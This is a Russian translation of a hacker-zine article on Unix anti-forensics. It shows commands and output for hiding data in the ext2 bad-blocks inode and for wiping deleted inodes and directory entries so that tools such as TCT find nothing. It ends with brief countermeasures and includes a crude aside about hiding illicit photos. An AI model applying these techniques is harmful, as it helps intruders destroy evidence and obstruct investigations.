Поле `inode` записи dirent содержит номер инода, связанного с именем файла из поля `file_name`. Для экономии места фактическая длина имени файла записывается в `name_len`, а оставшееся место в массиве `file_name` используется следующей структурой записи каталога. Размер записи dirent, как правило, округляется до ближайшей степени двойки и хранится в поле `rec_size`. При удалении связи «имя файла / инод» поле `inode` обнуляется, а `rec_size` предшествующей записи увеличивается так, чтобы охватить удалённую запись. Это приводит к тому, что имена удалённых файлов сохраняются внутри файлов каталогов.

При каждом создании связи имени файла с инодом внутренний счётчик инода увеличивается на единицу. При удалении связи счётчик уменьшается. Когда счётчик достигает нуля, в структуре каталогов не остаётся ссылок на данный инод — файл считается удалённым. Удалённые файлы могут безопасно освобождать свои ресурсы: блоки данных и сам инод. Это достигается отметкой соответствующих битовых карт.

Файлы каталогов логически организованы в виде дерева, начинающегося с корневого каталога. Этот файл корневого каталога связан с заранее известным инодом (инодом 2), чтобы ядро могло его найти и смонтировать файловую систему.

Для монтирования файловой системы ядру необходимо знать размер и расположение метаданных. Первый элемент метаданных — суперблок — хранится по известному адресу. Суперблок содержит такую информацию, как количество инодов и блоков, размер блока и множество дополнительных данных. На основе суперблока ядро вычисляет расположение и размеры таблицы инодов и области данных на диске.

Из соображений производительности ни одна современная файловая система не имеет единственной таблицы инодов и единственного массива блоков. Вместо этого иноды и блоки объединяются в группы, распределённые по всему диску. Каждая группа, как правило, имеет собственные битовые карты инодов и блоков, а также копии суперблока для облегчения восстановления при катастрофических потерях данных.

На этом краткий обзор универсальной файловой системы Unix завершается. Конкретная реализация описана в Приложении А: «Вторая расширенная файловая система». В следующем разделе приводится введение в цифровую криминалистику файловых систем.

1.2 — Криминалистика

Цифровой криминалистический анализ файловой системы проводится с целью сбора доказательств для каких-либо нужд. Как было сказано, цель расследования не имеет значения для данного обсуждения: антикриминалистическая теория не должна зависеть от предполагаемого использования доказательств — она должна фокусироваться на предотвращении их сбора. Тем не менее незнание причин проведения анализа не даёт никакого преимущества, поэтому рассмотрим

два основных мотива расследования.

Реагирование на инциденты может быть либо неформальным, либо юридически значимым. Эти термины не являются стандартными определениями мотивов, и поскольку между ними существуют принципиальные различия, необходимо пояснение.

Юридические расследования проводятся для поддержки уголовного преследования. Строгие требования к доказательствам, представляемым в суд, делают противодействие юридическому криминалистическому расследованию сравнительно несложным. Например, простого перезаписывания файловой системы случайными данными достаточно, чтобы продемонстрировать ненадёжность любых собранных данных для представления в качестве доказательств.

Неформальные расследования не преследуют цели уголовного преследования конкретного лица. Такое расследование проводится исходя из интереса следователя, поэтому применяемые методы, инструменты и подходы значительно либеральнее. Противодействие неформальному криминалистическому анализу требует бóльших усилий и мастерства, поскольку здесь нет строгих требований третьих сторон к качеству или количеству доказательств.

Независимо от цели расследования, шаги в целом одинаковы:

• файловая система должна быть захвачена;
• содержащаяся в ней информация — собрана;
• эти данные — преобразованы в доказательства;
• доказательства — изучены.

Доказательствами являются как содержимое файлов (данные), так и информация о файлах (метаданные). Опираясь на доказательства, извлечённые из файловой системы, следователь пытается:

• собрать информацию о причастных лицах [кто];
• установить точный характер произошедших событий [что];
• восстановить хронологию событий [когда];
• выяснить, какие инструменты или эксплойты применялись [как].

В качестве примера работы криминалистического процесса рассмотрим восстановление удалённого файла.

Файл удаляется в файловой системе Unix путём уменьшения внутреннего счётчика ссылок инода до нуля. Это достигается удалением всех пар «имя файла / инод» из записей каталога. При удалении инода ядро помечает его ресурсы как доступные для использования другими файлами — и это всё. Инод по-прежнему содержит все данные о файле, на который он ссылался, а блоки данных, на которые он указывает, по-прежнему содержат содержимое файла. Так продолжается до тех пор, пока эти ресурсы не будут перераспределены и повторно использованы — то есть до перезаписи этих остаточных данных.

С учётом этого положения дел восстановление удалённого файла для криминалиста тривиально. Простой поиск инодов, содержащих какие-либо данные (то есть не являющихся нетронутыми), но имеющих нулевой счётчик ссылок, выявляет все удалённые иноды. Затем можно проследовать по указателям на блоки и (в идеале) восстановить содержимое файла. Даже без содержимого файла криминалист может многое узнать о происходившем в файловой системе, располагая лишь метаданными из записей каталогов и инодов. Эти метаданные недоступны через системный интерфейс ядра и потому не могут быть изменены обычными системными утилитами (это не вполне точно, но достаточно верно с криминалистической точки зрения).

К сожалению, всё это крайне сложно — если вообще возможно — когда криминалист сталкивается с враждебным антикриминалистическим агентом. Индустрия цифровой криминалистики в

последнее время работала в тепличных условиях из-за почти полного отсутствия антикриминалистической информации и инструментов, но это (очевидно) вот-вот изменится.

---

2 — Антикриминалистика

В предыдущем разделе был дан обзор криминалистического анализа и намечены способы его подрыва; данный раздел развивает антикриминалистическую теорию. Антикриминалистика — это попытка снизить количество и качество информации, доступной следователю. На каждом этапе анализа криминалистический процесс уязвим для атаки и подрыва. Данная статья сосредоточена прежде всего на противодействии фазе сбора данных цифрового криминалистического расследования; здесь подробно рассматриваются два механизма: уничтожение данных и сокрытие данных. Будет также упомянута эксплуатация уязвимостей на различных этапах аналитического процесса.

Цифровой криминалистический процесс крайне уязвим для подрыва в момент преобразования сырых данных (например, побитовой копии файловой системы) в доказательства (например, электронные письма). Этот процесс конвертации уязвим почти на каждом шаге — как правило, из-за выполняемых абстракций. При встрече с уровнем абстракции детали теряются, а детали *и есть* данные. Абстракции удаляют данные, создавая пробелы в доказательной базе, которые можно использовать. Но абстракции — не единственный источник ошибок при криминалистическом анализе: сами используемые инструменты нередко несовершенны и содержат дефекты. Ошибки в реализациях криминалистических инструментов открывают ещё большие возможности для использования антикриминалистическими агентами.

Удалённый антикриминалистический агент практически не может помешать захвату файловой системы, поэтому усилия были сосредоточены на противодействии следующему этапу — предотвращении сбора доказательств с файловой системы. Блокирование получения данных достигается двумя основными механизмами: уничтожением данных и их сокрытием. Из этих двух методов уничтожение данных является наиболее надёжным — оно не оставляет следователю ничего для анализа. Уничтожение данных обеспечивает надёжное устранение всех следов существования улик, фактически заметая следы.

Сокрытие данных, напротив, полезно лишь до тех пор, пока аналитик не знает, где искать. Долгосрочная целостность области хранения данных не может быть гарантирована. По этой причине сокрытие данных следует применять в сочетании с атаками против фазы разбора (например, с использованием проприетарных форматов файлов) и против фазы изучения (например, с применением шифрования). Сокрытие данных наиболее полезно в случае критически важных данных, которые необходимо хранить в течение некоторого времени (например, фотографий молодых дам в художественных позах).

Два набора инструментов, прилагаемых к данной статье, представляют собой демонстрационные реализации методологий как уничтожения, так и сокрытия данных. Они будут использованы в качестве примеров при более детальном рассмотрении уничтожения и сокрытия данных ниже. Первая антикриминалистическая методология, которую мы рассмотрим подробно, — это сокрытие данных.

---

3 — Runefs

Наиболее распространённым набором инструментов для Unix-криминалистики файловых систем является «The Coroner's Toolkit» [1] (TCT), разработанный Dan Farmer и Wietse Venema. Несмотря на то что на протяжении многих лет TCT служит основой для Unix-криминалистики и на его базе создано несколько расширений [2][3], сегодня он содержит те же дефекты, что и при первом выпуске. Серьёзная ошибка в реализации работы с файловой системой позволяет атакующему хранить произвольные объёмы данных в области, которую инструменты TCT не способны исследовать.

Реализации TCT для файловой системы Berkley Fast File System (FFS, иногда UFS) и второй расширенной файловой системы (ext2fs) воспроизводят спецификации файловых систем некорректно. TCT ошибочно предполагает, что никакие блоки данных не могут быть выделены иноду до корневого инода, не принимая во внимание инод плохих блоков.

Исторически инод плохих блоков использовался для ссылок на блоки данных, занимающие повреждённые секторы жёсткого диска, что предотвращало использование этих блоков живыми файлами. FFS упразднила инод плохих блоков, исключив возможность успешной эксплуатации данной ошибки, однако в ext2fs он по-прежнему применяется. Успешная эксплуатация атаки на сокрытие данных в файловой системе означает для антикриминалистического агента манипуляции с файловой системой без выхода за рамки спецификаций, реализованных в утилите проверки файловой системы — fsck. Интересно, впрочем, что ни одна методология криминалистического анализа не использует fsck для проверки целостности файловой системы.

Утилита e2fsck по-прежнему использует инод плохих блоков для разметки плохих блоков и потому позволяет выделить ему любое количество блоков. К сожалению, код работы с файловой системой в пакете TCT (а также в связанном наборе инструментов TASK) не распознаёт инод плохих блоков как объект расследования. Ошибка с инодом плохих блоков легко заметна и должна тривиально исправляться. Разбросанная по коду файловых систем в пакете TCT (и связанном наборе TASK) ошибочная проверка выглядит следующим образом:

```
/*
 * Sanity check.
 */
 if (inum < EXT2_ROOT_INO || inum > ext2fs->fs.s_inodes_count)
      error("invalid inode number: %lu", (ULONG) inum);
```

Первым инодом, которому на файловой системе ext2 реально могут быть выделены блоки, является инод плохих блоков (инод 1) — *а не* корневой инод (инод 2). Из-за этой ошибки в реализации ext2fs появляется возможность хранить данные в блоках, выделенных иноду плохих блоков, скрывая их от аналитика, использующего TCT или TASK. Чтобы проиллюстрировать серьёзность этой атаки, приведены примеры использования прилагаемого инструментария runefs: создание скрытого хранилища, копирование данных в эту область и из неё, а также демонстрация того, как эта область остаётся недоступной для криминалистического анализа.

3.1 — Пример: Создание скрытого пространства

```
# df -k /dev/hda6
Filesystem           1k-blocks      Used Available Use% Mounted on
/dev/hda6              1011928        20    960504   1% /mnt
# ./bin/mkrune -v /dev/hda6
+++ bb_blk +++
    bb_blk->start = 33275
    bb_blk->end = 65535
    bb_blk->group = 1
    bb_blk->size = 32261
+++
rune size: 126M
```

```
# df -k /dev/hda6
Filesystem           1k-blocks      Used Available Use% Mounted on
/dev/hda6              1011928    129196    831328  14% /mnt
# e2fsck -f /dev/hda6
e2fsck 1.26 (3-Feb-2002)
Pass 1: Checking inodes, blocks, and sizes
Pass 2: Checking directory structure
Pass 3: Checking directory connectivity
Pass 4: Checking reference counts
Pass 5: Checking group summary information
/dev/hda6: 11/128768 files (0.0% non-contiguous), 36349/257032 blocks
#
```

Первый пример демонстрирует выделение 126 мегабайт дискового пространства под скрытое хранилище и показывает, как эта потеря доступного пространства регистрируется ядром. Также очевидно, что скрытое хранилище не нарушает спецификации файловой системы ext2 — fsck никаких претензий не предъявляет.

3.2 — Пример: Использование скрытого пространства

```
# cat readme.tools | ./bin/runewr /dev/hda6
# ./bin/runerd /dev/hda6 > f
# diff f readme.tools
#
```

Второй пример показывает, как данные могут быть помещены в скрытое хранилище и извлечены из него без каких-либо потерь. Хотя этот пример не исчерпывает все варианты использования скрытого хранилища данных, он достаточно наглядно демонстрирует, как данные могут быть введены в runefs и извлечены из неё.

3.3 — Пример: Некорректная реализация ext2fs в TCT

```
# ./icat /dev/hda6 1
/icat: invalid inode number: 1
#
```

Последний пример наглядно показывает, что криминалистический аналитик не способен обнаружить это хранилище с помощью инструментов TCT. Очевидно, что при исследовании файловой системы, которая некорректно реализована в используемых инструментах, возникает масса проблем.

Несмотря на интересность приведённых примеров, у данного runefs есть свои недостатки. Эта реализация runefs груба и устарела (она была написана в ноябре 2000 года) и не поддерживает шифрование нативно. Текущая версия runefs — динамически изменяемая файловая система с полной поддержкой структуры каталогов, полным шифрованием и возможностью роста до четырёх гигабайт (она является частной и не будет публично доступна).

Последняя проблема как данного runefs в частности, так и закрытой реализации в целом состоит в том, что техника сокрытия данных через плохие блоки теперь является общедоступным знанием (что совершенно очевидно). Это подчёркивает проблему методов сокрытия данных: они устаревают. По этой причине сокрытие данных всегда следует применять в сочетании хотя бы с одной другой антикриминалистической технологией, например с шифрованием.

Существует ещё немало способов надёжно хранить данные на файловой системе вдали от любопытных глаз криминалистического аналитика; вскоре выйдет исследовательская статья, в

которой многие из них будут подробно описаны. Однако на этом статья заканчивает тему сокрытия данных и переходит к уничтожению данных.

---

4 — Инструментарий Осквернителя

Файловая система (предположительно) содержит запись об операциях файлового ввода-вывода на компьютере, и криминалистические аналитики пытаются извлечь эту запись для изучения. Помимо ошибочных отчётов криминалистических инструментов, эти инструменты бесполезны, если анализируемые данные отсутствуют. В данном разделе представлены методологии тщательного уничтожения улик на файловой системе. Эти методологии реализованы в «Инструментарии Осквернителя» (The Defiler's Toolkit, TDT), прилагаемом к данной статье.

Главная уязвимость при сборе данных заключается в том, что доказательства должны присутствовать в момент начала расследования криминалистическим аналитиком. Несуществующие данные, очевидно, не могут быть собраны; без этой ключевой информации криминалистический аналитик не способен продвинуться в расследовании.

Санация файловой системы — это антикриминалистическая стратегия удаления этих данных (улик) таким образом, чтобы не оставить следов того, что улики когда-либо существовали (то есть не оставить «свидетельств стирания»). Инструментарий Осквернителя предоставляет инструменты для удаления данных с файловой системы с хирургической точностью. Избирательно уничтожая данные, которые могли бы стать уликами, антикриминалистический агент способен подорвать весь криминалистический процесс ещё до его начала.

В файловой системе Unix следы существования файла содержатся в следующих местах:

• иноды;
• записи каталогов;
• блоки данных.

К сожалению, большинство инструментов надёжного удаления удаляют улики только из блоков данных, оставляя иноды и записи каталогов нетронутыми. К данной статье прилагается пример реализации антикриминалистического набора инструментов, выполняющего полную санацию файловой системы. Инструментарий Осквернителя предоставляет два инструмента — necrofile и klismafile — которые в совокупности надёжно уничтожают все следы существования файла.

Инструментарий Осквернителя состоит из двух взаимодополняющих инструментов — necrofile и klismafile. Их цели и реализация описаны ниже.

4.1 — Necrofile

Necrofile — это продвинутый инструмент для выбора и уничтожения «грязных» инодов. Он позволяет перечислять все грязные иноды, удовлетворяющие определённым критериям по времени удаления, а затем очищать их. Очищенные таким образом иноды не предоставляют никаких улик криминалистическому аналитику, исследующему файловую систему на данном диске.

Necrofile имеет встроенные возможности для надёжного удаления всего содержимого в блоках данных, на которые ссылается грязный инод. Однако это не является идеальным применением инструмента из-за состояний гонки, которые возникают при работе с ресурсами файловой системы без поддержки ядра.

При запуске necrofile получает для поиска файловую систему и ряд критериев, по которым определяется, следует ли очистить тот или иной грязный инод. При итерации по таблице инодов инструмент проверяет состояние каждого инода, уделяя особое внимание грязным. Все грязные иноды, соответствующие критериям по времени, записываются обратно в таблицу инодов как нетронутые, после чего итерация продолжается.

4.1.1 — Пример: TCT обнаруживает удалённые иноды

```
# ./ils /dev/hda6
class|host|device|start_time
ils|XXX|/dev/hda6|1026771982
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_dtime|st_mode|\
st_nlink|st_size|st_block0|st_block1
12|f|0|0|1026771841|1026771796|1026771958|1026771958|100644|0|86|545|0
13|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|546|0
14|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|547|0
15|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|548|0
16|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|549|0
17|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|550|0
18|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|551|0
19|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|552|0
20|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|553|0
21|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|554|0
22|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|555|0
23|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|556|0
24|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|557|0
25|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|558|0
26|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|559|0
27|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|560|0
28|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|561|0
29|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|562|0
30|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|563|0
31|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|564|0
32|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|565|0
33|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|566|0
34|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|567|0
35|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|568|0
36|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|569|0
37|f|0|0|1026771842|1026771796|1026771958|1026771958|100644|0|86|570|0
#
```

4.1.2 — Пример: necrofile обнаруживает и уничтожает удалённые иноды

```
# ./necrofile -v -v -v -v /dev/hda6
Scrubbing device: /dev/hda6
12 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
13 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
14 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
15 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
16 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
17 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
18 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
19 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
20 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
21 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
22 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
23 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
24 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
25 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
26 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
27 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
```

```
28 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
29 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
30 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
31 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
32 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
33 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
34 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
35 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
36 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f
37 = m: 0x3d334d4d a: 0x3d334d4d c: 0x3d334d4f d: 0x3d334d4f

#
```

4.1.3 — Пример: TCT не может найти несуществующие данные

```
#  ./ils /dev/hda6
class|host|device|start_time
ils|XXX|/dev/hda6|1026772140
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_dtime|st_mode|\
st_nlink|st_size|st_block0|st_block1
#
```

Эти примеры практически не требуют пояснений. Инструмент `ils` входит в состав TCT и перечисляет удалённые иноды, пригодные для восстановления. Necrofile запускается в максимально подробном режиме и обнаруживает и перезаписывает те же иноды, что и `ils`. Тем не менее necrofile более эффективен при нацеленном уничтожении инодов, удалённых в конкретные временные промежутки, оставляя все остальные удалённые иноды нетронутыми. Такая тактика устраняет свидетельства стирания, то есть признаки того, что улики были удалены. После преобразования удалённых инодов, содержавших ценные криминалистические данные, в нетронутые инструмент `ils` обоснованно не способен их обнаружить. После удаления инодов, содержащих ценные криминалистические данные, следующим местом, требующим санации, являются записи каталогов.

4.2 — Klismafile

Klismafile предоставляет средство надёжной перезаписи удалённых записей каталогов. При разрыве связи «имя файла / инод» содержимое записи каталога не перезаписывается — оно просто включается в пространство хвоста предшествующей записи. Klismafile выполняет поиск в файле каталога таких «удалённых» записей и перезаписывает их. Для ограничения числа удаляемых записей каталогов можно использовать регулярные выражения.

При запуске klismafile получает файл каталога для поиска и может опционально рекурсивно обходить все встречающиеся файлы каталогов. Klismafile итерирует по записям каталогов и ищет удалённые dirent'ы. При обнаружении удалённого dirent klismafile сравнивает поле `file_name` с заданными регулярными выражениями (по умолчанию — `*`). При совпадении klismafile перезаписывает dirent нулями.

Klismafile не является полностью безопасным решением. Опытный криминалистический аналитик заметит, что поле `rec_len` предшествующей записи каталога больше, чем должно быть, и может сделать вывод, что такой инструмент, как klismafile, искусственно манипулировал содержимым файла каталога. На данный момент не существует инструментов, выполняющих такую проверку, однако это, несомненно, скоро изменится.

4.2.1 — Пример: fls перечисляет удалённые записи каталога

```
# ./fls -d /dev/hda6 2
? * 0:  a
? * 0:  b
? * 0:  c
? * 0:  d
? * 0:  e
? * 0:  f
? * 0:  g
? * 0:  h
? * 0:  i
? * 0:  j
? * 0:  k
? * 0:  l
? * 0:  m
? * 0:  n
? * 0:  o
? * 0:  p
? * 0:  q
? * 0:  r
? * 0:  s
? * 0:  t
? * 0:  u
? * 0:  v
? * 0:  w
? * 0:  x
? * 0:  y
? * 0:  z
#
```

4.2.2 — Пример: Klismafile очищает удалённые записи каталога

```
# ./klismafile -v /mnt
Scrubbing device: /dev/hda6
cleansing /
-> a
-> b
-> c
-> d
-> e
-> f
-> g
-> h
-> i
-> j
-> k
-> l
-> m
-> n
-> o
-> p
-> q
-> r
-> s
-> t
-> u
-> v
-> w
-> x
-> y
-> z
Total files found:      29
Directories checked:    1
Dirents removed :       26
```

```
#
```

4.2.3 — Пример: fls не может найти несуществующие данные

```
# ./fls -d /dev/hda6 2
#
```

Эти примеры говорят сами за себя. Утилита `fls` входит в пакет TCT-UTILS и предназначена для изучения файлов каталогов. В данном случае она перечисляет все удалённые записи каталогов в корневом каталоге файловой системы. Затем запускается klismafile в подробном режиме — он перечисляет и перезаписывает каждую найденную запись каталога. После работы klismafile инструмент `fls` не способен обнаружить никаких аномалий в файле каталога.

Примечание: ядро Linux 2.4 кэширует каталоги в памяти ядра, не обновляя немедленно файловую систему на диске. По этой причине файл каталога, который klismafile проверяет и пытается очистить, может быть неактуальным, или сделанные изменения могут быть перезаписаны ядром. Как правило, выполнение дисковых операций в другом каталоге сбрасывает кэш, что позволяет klismafile работать оптимально.

Инструментарий Осквернителя был написан как утилита для демонстрации концепции с целью выявления внутренних недостатков всех существующих методологий и методов цифровой криминалистики. Набор инструментов успешно достигает поставленных целей, доказывая, что криминалистический анализ после вторжения вызывает серьёзные сомнения при отсутствии значительной предварительной подготовки целевых компьютеров.

---

5 — Заключение

Инструменты цифровой криминалистики содержат ошибки, подвержены сбоям и внутренне дефектны. Несмотря на эти недостатки, к ним всё чаще прибегают при расследовании взломов компьютеров. Учитывая, что это фундаментально несовершенное программное обеспечение играет столь ключевую роль в реагировании на инциденты, несколько удивительно, что никто не задокументировал антикриминалистические техники и не предпринял попыток разработать контрмеры (анти-антикриминалистику). Здесь приводится ряд предложений по методологии анти-антикриминалистики — чтобы дать сообществу безопасности точку опоры в борьбе с антикриминалистикой.

Инструментарий Осквернителя напрямую модифицирует файловую систему, уничтожая улики, внесённые операционной системой во время выполнения. Способ противодействия этому набору инструментов — не полагаться на локальную файловую систему как на единственную запись дисковых операций. Например, можно вести дублирующую запись модификаций файловой системы и хранить её в защищённом месте. Простейшим решением было бы перенаправление всех обновлений инодов в лог-файл на отдельном сервере. Тривиальное дополнение к слою VFS ядра и syslog-сервер были бы более чем достаточны для инструмента анти-антикриминалистики первого поколения.

Единственный эффективный способ противодействия антикриминалистической атаке — подготовиться к такому развитию событий заблаговременно, до инцидента. Однако без инструментов, делающих такую подготовку эффективной, рядовые пользователи остаются уязвимы перед злоумышленниками, которым гарантирована анонимность. Данная статья призвана побудить индустрию безопасности к разработке действенных инструментов. Хочется надеяться, что

следующее поколение наборов инструментов цифровой криминалистики даст защитникам что-то надёжное, с помощью чего можно будет эффективно противостоять атакующим.

---

6 — Благодарности

Привет всем своим!
East Side: stealth, scut, silvio, skyper, smiler, halvar, acpizer, gera
West Side: blaadd, pug, srk, phuggins, fooboo, will, joe
Up Town: mammon_, a_p, _dose
Down Town: Grendel, PhD.

---

7 — Литература

```
[1] Dan Farmer, Wietse Venema «TCT»
    www.fish.com/security

[2] Brian Carrier «TCTUTILS»
    www.cerias.purdue.edu/homes/carrier/forensics

[3] Brian Carrier «TASK»
    www.cerias.purdue.edu/homes/carrier/forensics

[4] Theodore T'so «e2fsprogs»
    e2fsprogs.sourceforge.net
```

---

8 — Приложение A

8.1 — Ext2fs

В лучших традициях Phrack — с комментариями к заголовочным файлам — перед вами руководство по второй расширенной файловой системе.

Вторая расширенная файловая система (ext2fs) является стандартной файловой системой в Linux. Данная статья даёт введение в эту файловую систему. Чтение этого документа не заменяет изучения исходного кода — как в ядре, так и в библиотеке ext2fs.

Далее следует описание файловой системы ext2 снизу вверх: начиная с блоков и инодов и заканчивая каталогами.

```
□□. o O ( B L O C K S ) O o .
```

Базовый компонент файловой системы — блок данных — используется для хранения содержимого файлов. Как правило, наименьшей адресуемой единицей на жёстком диске является сектор (512 байт), однако это слишком мало для нормальных скоростей ввода-вывода. Для повышения производительности несколько секторов объединяются и обрабатываются как одна единица: блок данных. Типичный размер блока в системе ext2fs составляет 4096 байт; однако он может быть 2048 байт или даже 1024 байта (8, 4 и 2 сектора соответственно).

```
□□. o O ( I N O D E S ) O o .
```

Второй ключевой частью файловой системы является инод — сердце файловой системы Unix. Он содержит метаданные о каждом файле, включая указатели на блоки данных, права доступа, размер, владельца, группу и другие важные сведения.

Формат инода ext2 выглядит следующим образом:

```
-------------------------------------------------------------------------
struct ext2_inode {
□__u16□i_mode;□□/* File mode */
□__u16□i_uid;□□/* Owner Uid */
□__u32□i_size;□□/* Size in bytes */
□__u32□i_atime;□/* Access time */
□__u32□i_ctime;□/* Creation time */
□__u32□i_mtime;□/* Modification time */
□__u32□i_dtime;□/* Deletion Time */
□__u16□i_gid;□□/* Group Id */
□__u16□i_links_count;□/* Links count */
□__u32□i_blocks;□/* Blocks count */
□__u32□i_flags;□/* File flags */
□union {
□□struct {
□□□__u32  l_i_reserved1;
□□} linux1;
□□struct {
□□□__u32  h_i_translator;
□□} hurd1;
□□struct {
□□□__u32  m_i_reserved1;
□□} masix1;
□} osd1;□□□□/* OS dependent 1 */
□__u32□i_block[EXT2_N_BLOCKS];/* Pointers to blocks */
□__u32□i_version;□/* File version (for NFS) */
□__u32□i_file_acl;□/* File ACL */
□__u32□i_dir_acl;□/* Directory ACL */
□__u32□i_faddr;□/* Fragment address */
□union {
□□struct {
□□□__u8□l_i_frag;□/* Fragment number */
□□□__u8□l_i_fsize;□/* Fragment size */
□□□__u16□i_pad1;
□□□__u32□l_i_reserved2[2];
□□} linux2;
□□struct {
□□□__u8□h_i_frag;□/* Fragment number */
□□□__u8□h_i_fsize;□/* Fragment size */
□□□__u16□h_i_mode_high;
□□□__u16□h_i_uid_high;
□□□__u16□h_i_gid_high;
□□□__u32□h_i_author;
□□} hurd2;
□□struct {
□□□__u8□m_i_frag;□/* Fragment number */
□□□__u8□m_i_fsize;□/* Fragment size */
□□□__u16□m_pad1;
□□□__u32□m_i_reserved2[2];
□□} masix2;
□} osd2;□□□□/* OS dependent 2 */
};
-------------------------------------------------------------------------
```

Два объединения существуют потому, что ext2fs предназначена для использования на нескольких операционных системах, реализации которых немного отличаются. За исключением крайних случаев, единственными значимыми элементами объединений являются Linux-структуры: `linux1` и `linux2`. Их можно просто считать дополнением, поскольку их содержимое игнорируется в текущих реализациях ext2fs. Использование остальных полей инода описано ниже.

• `i_mode` — Режим файла; стандартные восьмеричные права доступа Unix, знакомые пользователям.
• `i_uid` — UID владельца файла.
• `i_size` — Размер файла в байтах. Максимальный размер очевидно составляет 4 ГБ, поскольку размер — беззнаковое 32-битное целое. Поддержка 64-битных размеров файлов была добавлена «хаком» с помощью следующего определения, задающего старшие 32 бита:

```
#define i_size_high i_dir_acl
```

• `i_atime` — Время последнего обращения к файлу. Все времена хранятся в стандартном формате Unix: секунды с начала эпохи.
• `i_ctime` — Время создания файла.
• `i_mtime` — Время последнего изменения файла.
• `i_dtime` — Время удаления файла. Если файл ещё существует, значение равно `0x00000000`.
• `i_gid` — GID файла.
• `i_links_count` — Количество ссылок на файл в файловой системе верхнего уровня. Каждая жёсткая ссылка увеличивает счётчик. Когда последняя ссылка на файл удаляется из ФС и счётчик достигает нуля, файл удаляется. Блоки, на которые ссылается инод, помечаются как свободные в битовой карте.
• `i_blocks` — Количество блоков, на которые ссылается инод. Этот счётчик не включает косвенные блоки — только блоки с реальным содержимым файла.
• `i_flags` — Расширенные атрибуты ext2fs реализуются через это значение. Допустимые флаги — любые комбинации следующих:

```
-------------------------------------------------------------------------
#define EXT2_SECRM_FL  0x00000001 /* Secure deletion */
#define EXT2_UNRM_FL  0x00000002 /* Undelete */
#define EXT2_COMPR_FL  0x00000004 /* Compress file */
#define EXT2_SYNC_FL  0x00000008 /* Synchronous updates */
#define EXT2_IMMUTABLE_FL 0x00000010 /* Immutable file */
#define EXT2_APPEND_FL  0x00000020 /* append only */
#define EXT2_NODUMP_FL  0x00000040 /* do not dump file */
#define EXT2_NOATIME_FL  0x00000080 /* do not update atime */
/* Reserved for compression usage... */
#define EXT2_DIRTY_FL  0x00000100
#define EXT2_COMPRBLK_FL 0x00000200 /* compressed clusters */
#define EXT2_NOCOMP_FL  0x00000400 /* Don't compress */
#define EXT2_ECOMPR_FL  0x00000800 /* Compression error */
/* End compression flags --- maybe not all used */
#define EXT2_BTREE_FL  0x00001000 /* btree format dir */
#define EXT2_RESERVED_FL 0x80000000 /* reserved for ext2 lib */
-------------------------------------------------------------------------
```

